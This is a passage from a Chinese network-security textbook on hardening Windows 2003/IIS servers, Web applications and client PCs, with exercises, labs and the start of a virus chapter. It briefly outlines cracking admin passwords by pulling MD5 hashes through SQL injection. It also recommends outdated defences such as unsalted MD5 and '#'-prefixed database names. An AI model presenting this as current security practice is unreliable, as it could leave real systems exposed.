开启系统审核策略后，操作系统才会对一些事件进行日志记录。日志记录有助于管理员了解服务器在过去的一段时间内所发生的事件。对于了解和把控服务器的安全至关重要。

在如图 4.12 所示的对话框中选择"本地策略"选项，可切换到对审核策略的设置界面，如图 4.17 所示。可根据应用的需要，对各类事件的成功或失败进行审核，并开启对应的日志记录。




图 4.17　设置审核策略

在如图 4.17 所示的对话框右侧的事件列表框中，双击要设置审核策略的事件，打开对事件审核策略的设置对话框，如图 4.18 所示。审核分为事件操作"成功"和"失败"两类。若勾选"成功"选项，则对于该事件（比如登录事件）成功的操作（登录系统成功）将被记入日志。

若同时勾选了“失败”选项，则失败的操作也将被记入日志。

审核登录事件 属性
本地安全设置 | 解释这个设置
审核登录事件
审核这些操作:
成功(S)
失败(F)
确定 取消 应用(A)

图 4.18　设置事件的审核策略

可根据需要，对各类事件的成功或失败操作开启审核。审核策略设置好后，可选择“开始”→“管理工具”→“事件查看器”菜单项，来查看事件的日志记录，如图 4.19 所示。




图 4.19　查看系统事件日志

审核策略开启后，作为服务器管理员，在维护管理服务器的过程中应经常查看事件日志，了解和掌握服务器的安全状态，以及是否有入侵的痕迹。

## 4.3.7　Web 与 FTP 服务器额外的安全设置

前面介绍了保障服务器安全的一些常用的安全措施，下面针对 Web 服务器和 FTP 服务器，介绍与这些服务器自身特色相关的一些安全设置和安全保障措施。

**1. Web 服务器额外的安全设置**

(1) 重新创建网站的根目录，并将 IIS 默认创建的 Web 站点的根目录及虚拟目录全部删除。

IIS 服务安装完成后，会同时创建一个默认的 Web 站点，在该站点下，还会创建一些默认的虚拟目录，比如 IIS Admin 虚拟目录。IIS Admin 虚拟目录对应的真实目录就是 C:\Inetpub\AdminScripts 目录，在该目录下保存有大量对 Web 服务器和 FTP 服务器进行远程管理的 VBScript 脚本程序。这些脚本程序在方便远程管理的同时，也很容易被黑客所利

用，因此，为保证 Web 服务器的安全性，应将其彻底删除。

在删除默认 Web 站点根目录之前，首先创建一个新的根目录，比如 D:\mywebsite，然后将默认 Web 站点的根目录修改为新的站点根目录。然后在 IIS 管理器中，将默认创建的虚拟目录全部删除。

由于默认 FTP 站点的根目录为 C:\Inetpub\ftproot，在删除 C:\Inetpub 文件夹之前，还应先将 FTP 站点的根目录设置修改为新创建的根目录（比如 D:\ftproot），最后再将 C:\Inetpub 文件夹整体删除。

(2) 删除不需要的应用程序扩展。

在 Internet 信息服务（IIS）管理器中，右击“默认网站”选项，打开对网站属性的设置对话框，选择“主目录”选项卡，然后单击“配置”按钮，此时将打开“应用程序配置”对话框，如图 4.20 所示。

默认情况下，创建了很多应用程序扩展映射，这些应用程序扩展存在安全漏洞的可能，为安全起见，通常只保留常用的应用程序扩展，对于不常用的或网站根本不使用的一律删除。

对于 ASP 网页的解析，其 ISAPI 执行引擎为 asp.dll。对于 ASP 网站，其应用程序扩展通常只需保留.asp 和.asa 即可，其余的均可删除。保留.NET 方面的应用程序扩展。

(3) 设置 ASP 调试和脚本错误消息。

在如图 4.20 所示的配置界面中，选择“调试”选项卡，可切换到对 ASP 调试和脚本错误消息的设置界面，如图 4.21 所示。





图 4.20 管理应用程序扩展




图 4.21 设置调试标志和脚本错误消息

在 ASP 编程调试运行阶段，为便于发现 ASP 运行出错的原因和位置，在调试运行阶段，通常开启了 ASP 服务器端脚本调试和 ASP 客户端脚本调试功能。但在服务器正式运行阶段，必须关闭 ASP 服务器端脚本调试和 ASP 客户端脚本调试功能，以防止 ASP 代码出错时，造成 ASP 源代码泄露。

另外，为安全起见，不能将 ASP 脚本出错时的详细错误消息发送到客户端，此时应将其

设置为“向客户端发送下列文本错误消息：”选项。

在编写 ASP 网页代码时，应在 ASP 代码的最开头增添“On Error Resume Next”语句，屏蔽出错信息。

(4) 关闭不用的 Web 服务扩展。

从 Windows 2003 Server 开始，新增了 Web 服务扩展控制，用户可根据需要开启或禁用某类 Web 服务扩展。某类 Web 服务扩展被禁用后，这类网页将不再提供解析服务。

在 IIS 管理器中，对 Web 服务扩展的设置界面如图 4.22 所示。





图 4.22　设置 Web 服务扩展

(5) 防止 Access 数据库文件被下载，保障网站后台数据库的安全。

对于一些小型应用网站，通常采用 Access 数据库来作为网站的后台数据库。一个 Access 数据库对应着一个扩展名为.mdb 的数据库文件。

Access 数据库在运行期间还要生成扩展名为.ldb 的临时文件，因此，Access 数据库文件必须单独保存在一个子文件夹中，以方便对权限的设置。

一般情况下，只要知道数据库的 URL 路径，即可使用 FlashGet、迅雷等下载工具软件将网站的后台数据库下载下来。后台数据库能被下载，这对于网站的安全是一种可怕的灾难，必须想办法禁止下载。

目前，很多站点的解决办法是将数据库的扩展名更改为.asp，这种解决办法能防止利用 IE 浏览器来下载后台数据库，但若使用 FlashGet、迅雷等专业下载工具软件仍能正常下载。因此，可在数据库命名时，在数据库名的最开头前缀一个“＃”字符，并将扩展名命名为.asp，比如命名为“＃mywebdata.asp”，这样就能在一定程度上防止数据库被下载。在 URL 路径中，“＃”字符被视为 URL 结束的字符。

另外，还可在 Access 应用软件中设置 Access 数据库的访问密码，这样，即使数据库被下载，也可在一定程度上防止数据泄密。

(6) 对不同的网站使用不同的应用程序池。

同一台 Web 服务器可配置和创建出多个 Web 站点。从 Windows 2003 Server 的

IIS 6.0 开始，新增了应用程序池管理，这是 IIS 6.0 的一大特色和功能改进。不同网站使用不同的应用程序池，可避免一个网站应用程序的错误所导致的服务进程崩溃，影响到其他网站的正常运行，从而提高网站的安全性和稳定性。

**2. FTP 服务器额外的安全设置**

对于 FTP 站点的安全，除了给 FTP 站点根目录及其子目录，针对不同用户设置不同的访问权限之外，为提高 FTP 站点数据的安全性，通常应禁止匿名账户登录。

对 FTP 站点是否允许匿名账户登录连接的设置界面如图 4.23 所示。





图 4.23　设置 FTP 是否允许匿名连接

# 4.4　Web 应用程序的安全措施

本节主要介绍提高 Web 应用程序安全性常用的一些措施和实现方法。

## 4.4.1　防止 SQL 注入攻击

SQL 注入攻击是 Web 应用程序面临的最普遍、也是最严重的安全威胁之一，因此，在编写 Web 应用程序时一定要严谨，一定要进行防 SQL 注入攻击的预防和处理。有关 SQL 注入攻击的防范方法，可参阅 2.7.3 小节介绍的 SQL 注入攻击的防范。

## 4.4.2　合理分配数据库账户权限

对于 Web 应用程序的后台数据库，在条件允许的情况下，尽量不要采用 Access 数据库，而要采用 SQL Server 2000/2005/2008、Oracle 或 DB2 这类服务器类型的数据库。

服务器类型的后台数据库除了支持更大数据量的存储和高负荷支持能力外，还具有更高的安全性，支持数据库账户的详细权限控制。

Web 应用程序在连接后台数据库时，一般编程人员喜欢使用数据库的 sa 账户（最高权限账户），这种做法是不安全的。一旦攻击者通过某个安全设置做得不好的站点获得该 sa 账户的密码之后，整个数据库服务器就被攻击者所掌控了，数据库服务器中的全部数据库被泄密。

比较安全的做法是为每一个 Web 站点在数据库服务器中创建一个数据库,并创建一个新的数据库账户,同时设置该数据库账户只能存取访问该站点的数据库,然后 Web 应用程序使用新创建的数据库账户来连接访问站点的后台数据库。

### 4.4.3 使用加密技术和强密码保护账户安全

对于 Web 应用程序的后台数据库中的一些敏感数据(比如后台发布系统中的账户密码),必须采取加密存储,以保护数据的机密性,防止数据泄密。加密算法应是单向不可逆的。在 Web 应用程序开发中,也经常使用 HASH 算法(MD5)来对数据进行加密存储。

对于 Web 应用程序的后台发布系统的管理账户,其账户密码除采用加密存储之外,账户密码还必须设置为一个复杂的、强壮的密码,以防止攻击者猜测密码。

即使账户密码采用了加密方式存储,比如采用 MD5 算法进行加密,若账户的密码值设置得比较简单,攻击者也可采用穷举法或借助 MD5 密码字典,通过比对 MD5 密码值来猜测出账户的真实密码。

若一个网站存在 SQL 注入漏洞,后台管理账户虽采用 MD5 算法加密,但账户密码设置比较简单,此时可采用以下方法来获得后台管理账户的登录密码。

首先利用 SQL 注入攻击的方式,获得后台数据库中登录的账户名和密码的 MD5 值。然后利用 MD5 密码字典,或者利用 http://www.md5.net/网站提供的 MD5 Cracker 功能,获得 MD5 密钥串对应的密码原文。

从中可见,在创建后台数据库时,用于存储账户信息的数据表名,以及存储用户名和密码的字段名,在命名上也要引起注意,尽量不要使用攻击者容易猜到的常规名称(比如,userinfo、user、username、password、pass 或 pwd 等)。

### 4.4.4 使用访问控制提升发布后台的安全性

对 Web 应用程序的后台管理系统,除了采用加密技术和强密码来提升其安全性以外,还可使用访问控制技术来进一步提升系统的安全性。

在登录后台管理系统时,可首先判断登录者的 IP 地址是否属于允许登录的 IP 地址范围,若是,则继续进行正常的登录判断处理;若不是,则终止系统的登录和判断处理,从而实现阻止非授权的登录访问。

除了使用访问控制来提升安全性之外,对于后台管理系统的不同账户,还应有相应的权限控制和管理,以防止一个账户泄露之后,整个系统均失控的局面。

## 4.5 用户主机的安全防范

用户主机系统的安全也是网络安全的一部分。对于用户主机系统的安全,总体上可参照服务器的安全措施来做。下面简要介绍加强用户主机安全常用的一些安全措施。

(1) 使用正版操作系统和正版软件。

使用正版操作系统和正版软件有助于保证用户主机系统的安全和稳定运行。目前,很

多非品牌计算机的主机系统是由计算机经销商安装的非正版操作系统和非正版软件，这类系统中一般含有或多或少的恶意插件。装机方式多采用无人值守安装方式，这样安装的系统，其系统管理员账户的密码为空，并且设置为自动登录。因此，系统的安全性是相当低的，因特网上的攻击者可轻易控制这类用户主机系统，获取所感兴趣的数据资料。

对于这类主机系统，为提高其安全性，应立即设置修改 Administrator 账户的密码，并利用 360 安全卫士，清除系统中可能存在的恶意插件或木马。

(2) 安装网络安全保护软件。

安装安全保护软件是提升用户主机系统安全的有力保障。目前常用的安全保护软件主要是 360 安全卫士、杀病毒软件和防火墙软件。

杀病毒软件只能安装一款，以防止杀病毒软件进程彼此间的相互干扰，使系统不能稳定正常的运行。

相关软件安装好后，在使用期间，还应注意每隔一定时间升级病毒或木马特征库，并对系统进行全盘扫描检查，以清除系统中可能存在的病毒、木马或恶意插件。

(3) 给操作系统和应用程序及时打补下，修复各种漏洞。

现在有了 360 安全卫士，对系统的安全扫描检查、清除木马和恶意插件操作，变得相对简单和轻松多了。利用 360 安全卫士还可自动检查操作系统和各种应用程序是否有可用的漏洞修复补丁，并可实现自动下载和安装漏洞修复补丁。

在应用程序方面，Flash 播放器的安全漏洞较多，要注意及时更新 Flash 播放器软件。

(4) 合理安装和管理应用程序，对不用的应用程序及时删除。

系统安装的应用软件越多，存在安全漏洞的可能性也就越大，对不用的应用程序应及时删除。另外，应用程序安装多了，系统的自启动程序项一般也会增多，所占用的磁盘空间也会增大，这会降低系统的启动和运行速度。

(5) 安全上网，避免访问一些灰色网站。

目前因特网中的很多软件下载站点，在软件下载地址提供栏目中，通常混杂了大量其他软件的下载链接。用户在单击下载链接时要注意辨别，否则很容易下载到恶意插件，或在不知不觉中，因误单击某个链接，系统被植入木马。

一些灰色网站的视频播放，通常要求安装专门的视频播放器，这些视频播放器的安全性没有任何保障，甚至播放器本身就是一款木马软件或木马下载软件，只不过被伪装成可以播放的视频。

目前因特网上大量存在各种各样的偷窥软件，这些偷窥软件的安装程序通常被伪装成图片或小动画，攻击者通过 QQ 或邮件进行传播，因此，在进行 QQ 聊天时，不要轻易接收和打开 QQ 好友发来的图片、小动画或一些扩展名为.exe 的文件(exe 可执行文件通过特殊处理，可伪装成可显示的图片或可播放的小动画)，系统一旦被植入偷窥软件，则用户主机系统就被攻击者所掌控，攻击者可远程全面控制和监控用户主机，甚至能强行悄悄开启用户主机上的摄像头，偷窥对方的隐私，并且还可进行录像或截图。

(6) 合理使用基于 P2P 的软件，注意对自己敏感资料和隐私的安全保护。

目前用户普遍安装并使用了基于 P2P 的下载软件，比如迅雷、电驴等，这类软件具有自动上传分享其他用户需要下载的资料的能力，因此，要注意不要将自己敏感的数据资料，放在 P2P 下载软件的工作目录中。

对于保密性的数据资料或有关自己隐私的数据资料，出于安全考虑，建议采用加密存储方式保存。最简单的一种实现方式就是利用 Winrar 压缩软件，将这类数据资料，进行加密压缩，打包生成扩展名为.rar 的压缩文件，然后再将原始文件删除，并牢记密码。另一种更高级的加密方式是使用 PGP 加密软件，对重要数据进行基于数字证书的非对称加密。这种加密方式，安全性很高，但数据恢复还原过程相对要复杂一些。

# 习　题　4

1. 为提高服务器数据的安全性，以下对服务器硬盘的描述不正确的是(　　)。
   A. 服务器通常应配置至少 3 块同型号的硬盘，以使配置 RAID 5 磁盘阵列
   B. 服务器硬盘通常选择 SAS 或 SATA 硬盘
   C. SATA 接口的硬盘比 SAS 接口的硬盘性能好
   D. SAS 接口的硬盘目前转速通常为 15000 转或 10000 转
2. 要扩展服务器的数据存储空间，以下方法中，不正确或不可行的是(　　)。
   A. 在硬盘插槽有剩余的情况下，可通过新增硬盘来实现
   B. 可通过外接磁盘阵列柜来扩充服务器的数据存储空间
   C. 使用 IP SAN 系统，为服务器提供存储空间
   D. 对于做了 RAID 5 的磁盘阵列，将其中两块硬盘替换为大空量的硬盘
3. 要为超过 4 台服务器提供存储空间扩充，最佳的实现方法是(　　)。
   A. 配置 IP SAN 或 FC SAN 系统
   B. 配置磁盘阵列柜
   C. 分别为每一台要扩容的服务器增配至少 2 块硬盘
   D. 分别为每一台要扩容的服务器增配至少 3 块硬盘
4. 一台具有双卡双接口的磁盘阵列柜，最多可为(　　)台服务器提供存储空间。
   A. 1　　　B. 2　　　C. 3　　　D. 4
5. 出于服务器安全性考虑，以下对服务器磁盘分区的描述，不正确的是(　　)。
   A. 对于 Windows 系统，安装操作系统的 C 盘必须采用 NTFS 分区格式
   B. 对于 Windows 系统，用于存储服务器数据的分区也必须采用 NTFS 分区格式
   C. 对于 Windows 系统，用于存储 ghost 映像文件的分区可以采用 FAT 32 分区格式
   D. 对于 Windows 系统，用于安装操作系统的分区和存储数据的分区可以采用 FAT 32 格式
6. 为提高服务器系统的安全性，以下方法或措施中，不可取或无助于提高安全性的是(　　)。
   A. 及时为系统打补丁，修复各类系统漏洞
   B. 禁用或停用终端服务、计划任务服务、Telnet 等服务
   C. 将 Web 服务的端口号更改为 TCP 8080
   D. 清理系统账户，删除多余或不用的账户，并为每一账户设置一个复杂的密码

7. 以下措施中，无助于提升服务器系统的安全性的是(　　)。

A. 禁止自动共享　　B. 禁止运行 Shell 和批处理文件

C. 使 IIS 支持中文路径　　D. 将管理员账户更名

8. 关于 Windows 系统账户的安全管理，以下描述中，正确的是(　　)。

A. Windows 系统的管理员账户是 Administrators，可以更名

B. Windows 系统的管理员账户是 Administrator，可以更名

C. Windows 系统的管理员账户不可以更名，系统根据名称识别账户是否是管理员账户

D. Windows 系统管理员账户更名后，不能再创建名为 Administrator 的账户

9. 一台主机名为 win2k3 的 Web 服务器，提供静态网页和 ASP 动态网页的解析，其 Web 站点根目录为 D:\mywebsite，为使用户能正常访问该网站，出于安全考虑，除管理员账户对此文件夹具有完全权限之外，还必须且只能设置(　　)用户对该文件夹具有读的权限。

A. Administrator　　B. IWAM_win2k3

C. IUSR_win2k3　　D. everyone

10. 从 Windows 系统账户方面来提升服务器系统的安全性，以下方法不可取或无效的是(　　)。

A. 设置账户加锁策略，3 次密码校验失败，加锁账户 30 分钟

B. 禁用或删除 Guest 账户

C. 禁用 TsInternetUser 账户

D. 对于系统所在的分区，设置仅允许管理员对其具有完全权限，其余账户不允许访问系统盘

11. 从 IIS 自身配置方面来提高 Web 服务器的安全性，以下方法不可取或无助于提升安全性的是(　　)。

A. 删除未用到的应用程序扩展

B. 关闭 ASP 服务器端脚本调试和 ASP 客户端脚本调试功能，并取消向客户端发送详细的 ASP 错误消息功能选项的勾选

C. 不同网站使用不同的地址池

D. 一台 Web 服务器只配置一个 Web 站点

12. 以下关于 Web 服务器多站点配置的描述，正确的是(　　)。

A. 一台 Web 服务器可以配置出多个网站，且每个网站均可以使用 TCP 80 端口

B. 一台 Web 服务器可以配置出多个网站，但前提条件是每个网站必须使用不同的 TCP 端口

C. 一台 Web 服务器只能配置出一个 Web 网站

D. 一台 Web 服务器可以通过安装多个 IIS 来实现配置出多个 Web 网站

13. 对于采用 Access 数据库的 Web 应用，为防止 Access 数据库被下载，以下安全措施中，最有效的是(　　)。

A. 将数据库的扩展名更名为. asp

B. 将数据库的扩展名更名为. dat

C. 将数据库单独放在网站的一个子文件夹中

D. 将数据库的扩展名更名为.asp,并在文件主名之前,前缀“#”字符

14. 为提高基于数据库的 Web 应用的安全性,以下描述中,不正确的是(　　)。

A. 后台数据库尽量避免使用 Access 数据库

B. 后台数据库最好使用 SQL Server、Oracle 或 DB2 这些大型的服务器型的数据库

C. 若后台数据库采用 SQL Server,则应单独创建一个数据账户,用作 Web 页面连接访问指定的数据库,尽量避免使用 sa 账户连接访问数据库

D. 数据库服务器和 Web 服务器必须安装在同一台服务器上,否则 Web 页面无法连接访问数据库

15. 一台安装了 IIS 的 Web 服务器上同时安装了 SQL Server 2005 数据库服务系统,SQL Server 作为该 Web 网站的后台数据库系统,为提高该 Web 服务器的安全性,在该 Web 服务器的防火墙中配置只允许访问的服务端口,则需要放行的服务端口是(　　)。

A. TCP 80　　　　B. TCP 80 和 TCP 1433

C. TCP 1433　　　　D. TCP 80、TCP 1433 和 UDP 53

16. 为使服务器支持多网络出口,以下实现方法中,不正确的是(　　)。

A. 配置多块网卡,每块网卡连接一个网络出口

B. 当配置有多块网卡时,只能有一块网卡可以设置网关地址,其余网卡只设置 IP 地址,不设网关地址,然后在服务器的操作系统命令行,使用 route add 命令添加到对应网络的静态路由

C. 服务器可以采用一个内网地址,然后在出口防火墙或路由器上配置静态地址映射,将不同网络的公网地址,映射到服务器所使用的同一个内网地址

D. 服务器配置多块网卡,每块网卡连接不同的网络出口。网卡的 IP 地址设置为对应网络的公网地址,并设置对应的网关地址

# 实训 4.1　Web 服务器安全设置

**【实训目的】** 掌握 Web 服务器安全设置的措施和配置方法。

**【实训环境】** 在 Windows 2003 Server+IIS 环境中进行操作。

**【实训内容与步骤】**

(1) 配置提升 Windows 2003 Server 操作系统的安全性。

① 安装和运行 360 安全卫士,对系统进行安全检查和木马查杀,然后对系统漏洞进行修复。

② 在“管理工具”中打开“计算机管理”,在“本地用户和组”管理中,禁用 Guest 和 TsInternetUser 账户。更名管理员账户,并给管理员账户设置一个复杂的密码。

③ 配置 Web 站点,确定 Web 站点的根目录。然后对 Web 站点的根目录设置访问权限,配置管理员账户对其具有完全权限,Internet 匿名账户只具有读取权限,其余账户对该文件夹不具有任何权限。

④ 修改注册表,实现禁止自动共享、禁止运行 Shell 和批处理、使 IIS 支持中文路径。

(2) 配置 IIS,提升 IIS 的安全性。

① 删除未用到的应用程序扩展。

② 关闭 ASP 服务器端脚本调试和 ASP 客户端脚本调试功能，并取消向客户端发送详细的 ASP 错误消息功能选项的勾选。

# 实训 4.2 强化网站发布系统的安全性

**【实训目的】** 掌握提升网站发布后台安全性常用的技术措施和编程实现方法。

**【实训环境】** 在 Windows 2003 Server＋IIS 环境中进行操作。网页编辑工具可采用 Dreamweaver 软件。

本实训内容主要涉及的是网页的安全编程，未学习 ASP 编程的，可以不做该实训。

**【实训内容与步骤】**

(1) 配置创建一个网站，网站根目录为 D:\mywebsite。网站后台数据库采用 Access 数据库，数据库文件保存在 D:\mywebsite\mydata 文件夹中。

(2) 打开 Microsoft Office Access 2003 软件，在 D:\mywebsite\mydata 文件夹中创建一个名为 myscdata.mdb 的数据库文件，并创建一个名为 userinfo 的数据表文件，该数据表的字段分别是 id(自动递增字段)、username(文本型)、pwd(文本型)、powerid(文本型)、enabled(整型)。powerid 字段用于存储该账户可以发布消息到哪些栏目中，值为“*”，则可以发布到任何栏目。各栏目分别使用整数来代表，并用“|”进行分隔。pwd 字段保存密码的 MD5 Hash 值。enabled 值为 1，表示账户生效，为 0，表示账户被禁用。

然后在该数据表中添加一条记录，记录内容为：

```
admin    472d0b916c0de531fd1eb7ec1b961288    *    1
```

(3) 创建 D:\mywebassist 文件夹，该文件夹用于保存网站的后台发布系统。然后在 IIS 的网站中创建添加虚拟目录，将该文件夹虚拟成网站根目录下的一个虚拟目录，虚拟目录名称命名为 webassist。

(4) 配置以上各文件夹的访问权限，并设置 Internet 匿名用户对 mydata 文件夹具有读和写的权限。

(5) 启动 Dreamweaver 软件，并创建一个站点，站点文件夹设置为 D:\mywebassist。

(6) 在 Dreamweaver 软件中创建和编辑后台发布系统的登录表单页面 login.asp 和登录检验页面 Checklogin.asp，发布系统的主功能界面的页面命名为 main.asp。要求编程实现以下功能。

① 只允许 IP 地址以 192.168 开头的用户可以登录访问后面发布系统。

② 从 userinfo 数据表中提供用户名和密码信息，校验用户的登录用户名和密码是否正确，若正确，则自动跳转到 main.asp 页面，若不正确，则返回登录页面。判断过程中，应首先判断账户是否被禁用，若被禁用，则也不允许登录。另外，在判断处理过程中，还必须防止 SQL 注入攻击。

③ main.asp 页面和其他所有后台功能性页面，只能由经过身份验证且验证通过的合法用户才能访问，不允许非法用户直接访问。

# 第 5 章　病毒与木马的安全防范

本章主要介绍病毒与木马的安全防范和清除方法。

## 5.1　病毒与木马简介

**1. 计算机病毒的概念**

1994 年 2 月 18 日，我国正式颁布实施了《中华人民共和国计算机信息系统安全保护条例》，该条例的第二十八条对计算机病毒进行了法律性和权威性的定义，明确指出："计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码"。

根据这个定义可见，计算机病毒是一种计算机程序，它不仅能破坏计算机系统，而且还能够传播感染其他的计算机系统。计算机病毒具有以下 4 个基本特征。

(1) 传染性

传染性是计算机病毒通过复制自己来传播感染其他计算机程序的能力。对于文件型病毒，可执行程序是其存在的宿主，也通过感染可执行程序来获得自身程序被执行的机会，从而达到夺取计算机系统控制权的目的。对于蠕虫病毒，除可执行文件以外，所有与网页相关的文件(各种图片文件、各种脚本文件、Flash 动画等)都可能成为被感染的对象。

我国计算机病毒主要通过电子邮件、网页下载或浏览、局域网和移动存储介质等途径传播。

(2) 隐蔽性

为更好地保护自己并能长期潜伏下来，计算机病毒都具有隐蔽性。病毒程序具有很高的编程技巧、代码短小精悍，通常只有几百字节或几 KB，这样更容易嵌入被感染的程序文件中而不易被发觉。

(3) 潜伏性

计算机病毒感染其他计算机程序或其他用户的计算机系统后，并不会立即发作进行破坏活动，而是悄悄潜伏下来，以实现长期传播感染更多的计算机系统，只有到了病毒设计者预设的发作时间或满足预设的触发条件时，计算机病毒才会开始进行破坏活动。

(4) 破坏性

